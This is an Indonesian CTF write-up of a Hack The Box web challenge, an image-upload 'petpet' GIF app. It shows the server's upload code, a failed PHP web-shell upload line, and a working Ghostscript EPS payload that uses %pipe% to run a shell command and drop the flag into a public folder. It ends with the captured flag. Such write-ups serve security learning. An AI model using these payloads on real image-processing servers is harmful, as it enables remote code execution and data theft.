
Ada codingan frame, tapi buat apa? Ya ga tau 🙂cuman intinya dia ngasih batesan gitu ga sih buat fotonya…

```python
def petpet(file):

    if not allowed_file(file.filename):
        return {'status': 'failed', 'message': 'Improper filename'}, 400

    try:

        tmp_path = save_tmp(file)

        bee = Image.open(tmp_path).convert('RGBA')
        frames = [Image.open(f) for f in sorted(glob.glob('application/static/img/*'))]
        finalpet = petmotion(bee, frames)

        filename = f'{generate(14)}.gif'
        finalpet[0].save(
            f'{main.app.config["UPLOAD_FOLDER"]}/{filename}',
            save_all=True,
            duration=30,
            loop=0,
            append_images=finalpet[1:],
        )

        os.unlink(tmp_path)

        return {'status': 'success', 'image': f'static/petpets/{filename}'}, 200

    except:
        return {'status': 'failed', 'message': 'Something went wrong'}, 500
```

Ya tebakannya udah bener berarti nih, bakal ada upload file foto. Di codingan itu juga dikasih tau kalo filenya ga sesuai gimana, kalo bener dan sukses masuk gimana, kalo gagal gimana…

Sampai sini analisis codenya karna gw rasa sisanya kayaknya ga ada info lagi jadi langsung kita buka websitenya. Ok ini tampilan awal websitenya (lebah gumush).

Nah dari sini kita coba upload file foto dulu, disini gw pake background zoom CTF Contest (png) dan kalo di upload tampilannya bakal gini. (itu yang ditengah GIF ya jadi gerak-gerak petting gitu)



Oke dari sini gw meyakini kalo ini bisa di remote code execution (RCE) karna (kayaknya) ga ada filter buat filenya selama extentionnya png, jpg, jpeg. (CMIIW ya ges)

Gimana caranya tuh? Harusnya scripting terus mungkin filenya disave pake salah satu extentionnya… aku masih pemula dalam per-scripting-an tapi coba kita cari dulu.

Disini gw menemukan script kayak gini jadi gw cobain aja masukin ke dalem webnya

‰PNG$^{CR\ LF\ SUB\ LF}$


<?php echo system($_GET['cmd']); ?>

Seperti ekspektasi ya, tidak bisa 👍tapi coba kita cari lagi.


Setelah sekian lama mencari gw ga atau belum menemukan yang bisa gw pake… jadi kita intip writeup orang buat bagian scriptnya. (btw setelah gw cek wu ternyata emg udh bener jalannya cmn ini scripting menghambat jalannya 🙁). Dia bikin scriptnya kayak gini dan disimpen jadi

```
%!PS-Adobe-3.0 EPSF-3.0
%%BoundingBox: -0 -0 100 100

userdict /setpagedevice undef
save
legal
{ null restore } stopped { pop } if
{ legal } stopped { pop } if
restore
mark /OutputFile (%pipe%cat flag >>
/app/application/static/petpets/flag.txt) currentdevice putdeviceprops
```


Langsung kita ikutin aja terus upload ke dalam webnya.



Wah ril ges beneran bisa. Tapi flagnya dimana bang? Nah coba kita inget-inget lagi codingannya tadi kalo seandainya sukses. Yak betul banget dia bakal nunjukkin /static/petpets/[filename] yang dimana nama filenya mungkin flag.txt.



Dibilang juga apa dapet kan flagnya.



Flag:
HTB{c0mfy_bzzzzz_rcb33s_v1b3s}